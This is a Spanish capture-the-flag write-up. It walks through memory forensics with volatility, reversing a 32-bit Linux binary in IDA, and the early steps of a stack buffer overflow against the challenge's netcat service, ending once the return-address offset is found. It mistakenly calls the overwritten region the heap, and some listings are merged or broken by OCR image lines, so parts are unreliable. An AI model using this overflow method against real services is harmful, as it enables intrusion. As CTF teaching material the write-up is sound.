# EPISODIO 1 - 2ª PARTE

# 1000

Misión:

Tras haber conseguido la localización de la base secreta de Hydra hemos infiltrado a un soldado en la organización el cuál se encuentra realizando las pruebas de reclutamiento.

En la primera prueba no consigue resolver el formulario que le proponen, por lo que ha hecho una captura de la memoria RAM del equipo para ver si eres capaz de ayudarle.

Deberás conseguir el programa y el servidor al que conecta para explotar el formulario y pasar al siguiente nivel.

Mucha suerte soldado.


Nick Furia.

---

Enlace de descarga del dumpeo de memoria: https://drive.google.com/open?id=1Hbo8lqq9QPAJGNCRM4aE5jHcZhILuGTN

Info: La flag tiene el formato UAM{md5}

Descargamos la imagen y analizamos el tipo con volatility:




Tomaremos por defecto el primero de ellos, Win7SP1x64. Lanzamos los comandos de análisis cmdscan y cmdline para ver los últimos movimientos de consola que hizo el usuario. Tanto uno como el otro nos revelan una conexión por netcat hacia el host 34.247.69.86 y puerto 9009.

```
CommandProcess: conhost.exe Pid: 1312
CommandHistory: 0x1f62e00 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 4 LastAdded: 3 LastDisplayed: 3
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
Cmd #0 @ 0x343280: cd .\Desktop\netcat-1.11
Cmd #1 @ 0x1f63010: dir
Cmd #2 @ 0x1f63020: cls
Cmd #3 @ 0x267960: .\nc64.exe 34.247.69.86 9009
Cmd #15 @ 0x250158: ?
Cmd #16 @ 0x250158: ?
**********************************************
CommandProcess: conhost.exe Pid: 1312
CommandHistory: 0x1f63720 Application: nc64.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x50
```

```
SearchFilterHo pid:    580
Command line : "C:\Windows\system32\SearchFilterHost.exe" 0 520 524 532 65536 528
************************************************************************
powershell.exe pid:   2304
Command line : "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe"
************************************************************************
conhost.exe pid:   1312
Command line : \??\C:\Windows\system32\conhost.exe
************************************************************************
nc64.exe pid:   1940
Command line : "C:\Users\admin\Desktop\netcat-1.11\nc64.exe"  34.247.69.86 9009
************************************************************************
```

Si intentamos conectar por HTTP, nos llega una respuesta muy rara, no tiene cabeceras ni headers, y además es como si la propia entrada que le pasamos (headers de la petición) nos la devolviera en la salida:


Por tanto, no parece que sea realmente un servicio HTTP.

Vamos a ejecutar nosotros el NC a ver qué pasa. Vemos que efectivamente contesta, y nos abre un dialogo en el que si le escribimos un texto (un número, una palabra o frase) nos lo devuelve por consola, y nos indica un mensaje que revela que no estamos insertando el contenido adecuado:

```
nacho@kali:~$ nc 34.247.69.86 9009

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
hola
hola

¡Un verdadero agente no revela su edad! ¡Eres un farsante!nacho@kali:~$ nc 34.247.69.86 9009

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
34
34

Edad: 34
¡Un verdadero agente no revela su edad! ¡Eres un farsante!nacho@kali:~$
```

Dejamos este servidor apartado un rato, y seguimos con volatility. Lanzamos el comando filescan para obtener el listado de ficheros de la imagen, y vamos buscando ficheros sospechosos. Encontramos estos dos:

```
0x000000013d563f20     16      0 R--r-- \Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
```

```
0x000000013dfcb730     16      0 RW---- \Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
```

Vamos a extraer los dos ficheros para analizarlos con el comando dumpfiles:

```
nacho@kali:~/Forensic/uam$ volatility -f image.raw --profile=Win7SP1x64 dumpfiles --dump-dir=files
-Q 0x000000013d563f20
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x13d563f20   None   \Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
nacho@kali:~/Forensic/uam$ volatility -f image.raw --profile=Win7SP1x64 dumpfiles --dump-dir=files
-Q 0x000000013dfcb730
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x13dfcb730   None   \Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
```

Si miro el contenido del fichero flag.txt parece una pista falsa:

```
nacho@kali:~/Forensic/uam$ more flag.txt
UAM{EstaNoEsLaFlag}
```

Y si miro el contenido del otro fichero, parece un ejecutable Linux (ELF):

```
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  00 41 41 08 34 00 00 00  |.........AA.4...|
00000020  c8 28 00 00 00 00 00 00  34 00 20 00 0a 00 28 00  |.(......4. ...(.|
00000030  1e 00 1d 00 06 00 00 00  34 00 00 00 34 80 04 08  |........4...4...|
00000040  34 80 04 08 40 01 00 00  40 01 00 00 04 00 00 00  |4...@...@.......|
00000050  04 00 00 00 03 00 00 00  74 01 00 00 74 81 04 08  |........t...t...|
00000060  74 81 04 08 13 00 00 00  13 00 00 00 04 00 00 00  |t...............|
00000070  01 00 00 00 01 00 00 00  00 00 00 00 00 80 04 08  |................|
00000080  00 80 04 08 b8 04 00 00  b8 04 00 00 05 00 00 00  |................|
00000090  00 10 00 00 01 00 00 00  00 11 00 00 00 41 41 08  |.............AA.|
000000a0  00 41 41 08 40 07 00 00  40 07 00 00 05 00 00 00  |.AA.@...@.......|
```

Este fichero lo renombro a “ejecutable”, y lo lanzo. Vemos que parece un clon del servidor al que conectaba por netcat, ya que me hace las mismas preguntas y saca los mismos mensajes:

```
nacho@kali:~/Forensic/uam$ ./ejecutable

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
34

Edad: 34
¡Un verdadero agente no revela su edad! ¡Eres un farsante!nacho@kali:~/Forensic/uam$
```

Echamos un vistazo al tipo de ejecutable que es:

```
nacho@kali:~/Forensic/uam$ file ejecutable
ejecutable: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpret
er /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1,
 not stripped
```

Parece un ejecutable Linux, de 32 bits, y sin empacado aparente. Por tanto, vamos a intentar, mediante reversing, averiguar lo que hace este ejecutable. Lo cargamos con IDA y miramos su función main:

```
.text:084143E5     call    read_flag
.text:084143EA     sub     esp, 0Ch
.text:084143ED     lea     eax, (unk_8414554 - 8416000h)[ebx]
.text:084143F3     push    eax                             ; s
.text:084143F4     call    _puts
.text:084143F9     add     esp, 10h
.text:084143FC     call    check_age
.text:08414401     mov     [ebp+var_9], al
.text:08414404     cmp     [ebp+var_9], 0
.text:08414408     jz      short loc_8414428
.text:0841440A     sub     esp, 0Ch
.text:0841440D     lea     eax, (aPareceQueTiene - 8416000h)[ebx] ; "\nParece que tienes madera de agente..."
.text:08414413     push    eax                             ; format
.text:08414414     call    _printf
.text:08414419     add     esp, 10h
.text:0841441C     call    tell_me_a_secret
.text:08414421     mov     eax, 0
.text:08414426     jmp     short loc_841443F
.text:08414428 ; ---------------------------------------------------------------------------
.text:08414428
.text:08414428 loc_8414428:                                ; CODE XREF: main+40↑j
.text:08414428     sub     esp, 0Ch
.text:0841442B     lea     eax, (unk_8414618 - 8416000h)[ebx]
.text:08414431     push    eax                             ; format
.text:08414432     call    _printf
.text:08414437     add     esp, 10h
.text:0841443A     mov     eax, 0
.text:0841443F
.text:0841443F loc_841443F:                                ; CODE XREF: main+5E↑j
.text:0841443F     lea     esp, [ebp-8]
.text:08414442     pop     ecx
```

Vemos que ejecuta básicamente tres funciones, una “read_flag”, otra “check_age” y otra última “tell_me_a_secret”. Vamos a ver qué hace cada una:

- Read_flag:

Abre en modo lectura el fichero flag.txt y da error si no lo encuentra:

```
.text:0841433A     lea     eax, (aR - 8416000h)[ebx]   ; "r"
.text:08414340     push    eax                         ; modes
.text:08414341     lea     eax, (aFlagTxt - 8416000h)[ebx] ; "flag.txt"
.text:08414347     push    eax                         ; filename
.text:08414348     call    _fopen
.text:0841434D     add     esp, 10h
.text:08414350     mov     [ebp+stream], eax
.text:08414353     cmp     [ebp+stream], 0
.text:08414357     jnz     short loc_8414375
.text:08414359     sub     esp, 0Ch
.text:0841435C     lea     eax, (aErrorLeyendoFi - 8416000h)[ebx] ; "\nError leyendo fichero flag.txt"
```

Lee el contenido del mismo, y lo copia en una variable interna que llama “flag”:

```
.text:08414383     call    _getline
.text:08414388     add     esp, 10h
.text:0841438B     mov     [ebp+var_10], eax
.text:0841438E     cmp     [ebp+var_10], 0FFFFFFFFh
.text:08414392     jnz     short loc_841439E
.text:08414394     sub     esp, 0Ch
.text:08414397     push    1                       ; status
.text:08414399     call    _exit
.text:0841439E ; ---------------------------------------------------------------------------
.text:0841439E
.text:0841439E loc_841439E:                        ; CODE XREF: read_flag+7B↑j
.text:0841439E     mov     eax, [ebp+src]
.text:084143A1     sub     esp, 8
.text:084143A4     push    eax                     ; src
.text:084143A5     mov     eax, offset flag
.text:084143AB     push    eax                     ; dest
.text:084143AC     call    _strcpy                          public flag
.text:084143B1     add     esp, 10h        ; char flag[192]
.text:084143B4     sub     esp, 0Ch        flag             db 0C0h dup(?)        ; DATA XREF: read_flag+8E↑o
.text:084143B7     push    [ebp+stream]    _bss             ends
.text:084143BA     call    _fclose
```

- Check age:

Es la función que pide por consola el texto, y lo compara primero con el valor 99999, y después con el 9. Si el texto introducido no está entre estos dos valores, el programa termina:

```
.text:08414236     call    ___isoc99_scanf
.text:0841423B     add     esp, 10h
.text:0841423E     mov     eax, [ebp+var_10]
.text:08414241     cmp     eax, 1869Fh             ;  Compara con 99999
.text:08414246     jg      short loc_8414250
.text:08414248     mov     eax, [ebp+var_10]
.text:0841424B     cmp     eax, 9                  ; Compara con el 9
.text:0841424E     jg      short loc_8414257
```

Si sí que está entre esos dos valores, sigue la función, se queda con los dos bytes menos significativos de EAX (valor introducido), y lo compara con cero. Con esto, en la práctica, lo que hace es que restringe el valor recibido a entre “9 y 65536” (últimos dos bytes) y lo compara con cero. Por tanto será afirmativo si el valor insertado es 65536, y negativo en caso contrario. El resultado de la comprobación lo devuelve en el registro EAX:

```
.text:08414266     lea     eax, (aEdadD - 8416000h)[ebx] ; "\nEdad: %d"
.text:0841426C     push    eax                     ; format
.text:0841426D     call    _printf
.text:08414272     add     esp, 10h
.text:08414275     cmp     [ebp+var_A], 0
.text:0841427A     jnz     short loc_8414283
.text:0841427C     mov     eax, 1
.text:08414281     jmp     short loc_8414288
```

Por tanto, en el caso de escribir ese valor 65536 el programa sigue, y llama la función “tell_me_a_secret”, que hace lo siguiente. Pinta un texto y obtiene un nuevo valor:

```
.text:084142A2     lea     eax, (aCuentameElSecr - 8416000h)[ebx] ; "\nCuentame el secreto y yo te contare e"...
.text:084142A8     push    eax                     ; format
.text:084142A9     call    _printf
.text:084142AE     add     esp, 10h
.text:084142B1     sub     esp, 8
.text:084142B4     lea     eax, [ebp+var_10]
.text:084142B7     push    eax
.text:084142B8     lea     eax, (aS - 8416000h)[ebx]   ; "%s"
.text:084142BE     push    eax
.text:084142BF     call    ___isoc99_scanf
```


Pero después vemos que el programa termina, y no hace nada con ese valor que nos ha pedido. Es extraño. Si reproducimos el comportamiento en el ejecutable, sería:

```
nacho@kali:~/Forensic/uam$ ejecutable

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio: hola
```


Y el programa termina, nos pide un secreto para sacarnos el otro, pero no vemos código que nos pinte este secreto. Analizamos el resto del programa, por si hay algo que se nos escapa, y vemos esta otra función “a”:

```
.text:084142CD ; int __cdecl a(char *format)
.text:084142CD     public a
.text:084142CD a   proc near
.text:084142CD
.text:084142CD var_4= dword ptr -4
.text:084142CD format= dword ptr  8
.text:084142CD
.text:084142CD ; __unwind {
.text:084142CD     push    ebp
.text:084142CE     mov     ebp, esp
.text:084142D0     push    ebx
.text:084142D1     sub     esp, 4
.text:084142D4     call    __x86_get_pc_thunk_bx
.text:084142D9     add     ebx, 1D27h
.text:084142DF     sub     esp, 0Ch
.text:084142E2     lea     eax, (aBuenTrabajo - 8416000h)[ebx] ; "\nBuen trabajo!"
.text:084142E8     push    eax                             ; s
.text:084142E9     call    _puts
.text:084142EE     add     esp, 10h
.text:084142F1     sub     esp, 0Ch
.text:084142F4     push    [ebp+format]                    ; format
.text:084142F7     call    _printf
.text:084142FC     add     esp, 10h
.text:084142FF     sub     esp, 0Ch
.text:08414302     lea     eax, (aAgente - 8416000h)[ebx] ; "\nAgente!"
.text:08414308     push    eax                             ; format
.text:08414309     call    _printf
.text:0841430E     add     esp, 10h
```

La función recibe un parámetro “format” y lo pinta en pantalla, junto con un par de cadenas, que además parece significar como éxito en la búsqueda. Esto es una buena pista de que vamos bien. Sin embargo, al buscar referencias al uso de esta función, no hay ninguna. No se utiliza!! Qué extraño, y entonces ¿para que la escriben?




Busco todas las llamadas a la función printf que hay en el programa, en algún sitio se tiene que escribir ese “secreto”. Pero todas son ya conocidas y analizadas. No hay más sitios donde se use el printf que no haya visto ya.




Recapitulando: tengo un ejecutable, aparentemente copia del mismo que está en el servidor descubierto al que conecta la máquina analizada. Que debería mostrarme un secreto, pero que a nivel de código no está. Y que tiene una función para pintar un parámetro que reciba, pero que no se ejecuta.

Por otro lado, tengo un fichero flag.txt que tiene formato flag UAM, pero no es la buena. Esto tiene toda la pinta de que sea un reto de exploiting, y que el objetivo sea obtener ese mismo fichero flag del servidor, donde sí debería estar la flag buena.

Como el programa acepta entradas de texto, lo más fácil sería un buffer overflow. Vamos a probar a meterle una cadena muy larga en la parte donde pida el secreto, ya que esta parte la obtiene con un scanf y formato %s:

```
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio: dfafdjaksdfjklasdjñfkalsdfjasd fkjdsasdfjlasdjlkasdfjkj
ñlkjñkldñjkljlksadfkjlñsdfjklñsfjkñlsdfñjlkasdfjlkñsfjlkñasfjñlkasdfñjlksdfljñksdfjñksdjlfñksdjlfkñ
sljkfñsjlñksdljksljkñsdljkñfsdjlk
Violación de segmento
```


Bingo! Devuelve una violación de segmento, por lo que el programa no está controlando el tamaño máximo del buffer de entrada. Esto provoca que el propio texto que estoy metiendo, al almacenarlo en el HEAP, se pasa de tamaño y a su vez machaca el propio código del programa, provocando efectos inesperados.

En este caso, lo que estará pasando con casi total seguridad es que, en la función “tell_me_a_secret” donde lee este texto, al no controlar el máximo de la cadena, ésta ha machacado en el HEAP el valor de retorno de la función (la dirección de memoria donde la función debe retornar, que es la de la función que la invocó).


Vamos a empezar a explotar el tema. Para ello vamos a tener que hacer debug, pero el ejecutable no es de Windows. Por tanto, o bien usamos una herramienta de debug de Linux, o bien usamos IDA pero con el debugger remoto. Para ello instalamos el server remoto de IDA en la máquina Linux y lo ejecutamos, estableciendo un password de acceso:

```
nacho@kali:~/IDA$ ./linux_server -PPepe
IDA Linux 32-bit remote debug server(ST) v1.22. Hex-Rays (c) 2004-2017
The switch -P is unsecure. Please store the password in the IDA_DBGSRV_PASSWD environment variable
Listening on 0.0.0.0:23946...
```

Y después, en IDA establecemos como debugger el “Remote Linux debugger”:




Y configuramos su invocación de la siguiente forma en la opción del Menú “process options”:




Ahora ya podemos hacer debug desde IDA como si el programa fuera de Windows, y estuviera en local.


Ponemos un breakpoint (F2) justo después de la función “scanf”:

```
.text:084142B4     lea     eax, [ebp+var_10]
.text:084142B7     push    eax
.text:084142B8     lea     eax, (aS - 8416000h)[ebx]   ; "%s"
.text:084142BE     push    eax
.text:084142BF     call    __isoc99_scanf
.text:084142C4     add     esp, 10h
```


Metemos un payload como texto que nos permita después buscar exactamente donde provocamos el error en el programa:

```
Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio: AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNN
NNOOOOPPPPQQQQRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ
```

Una vez que lo insertamos y lo procesa, vemos como está todo almacenado en el HEAP:




Si proseguimos con la ejecución hasta que llega el “retn” de la función, vemos cómo va cambiando el HEAP, y en qué valor se queda:





Por tanto, ahora intentará volver a la dirección de memoria 46464646, que se corresponde con los caracteres del payload “FFFF”. Por tanto, en esa dirección es donde debemos escribir la dirección de retorno que nos interese.

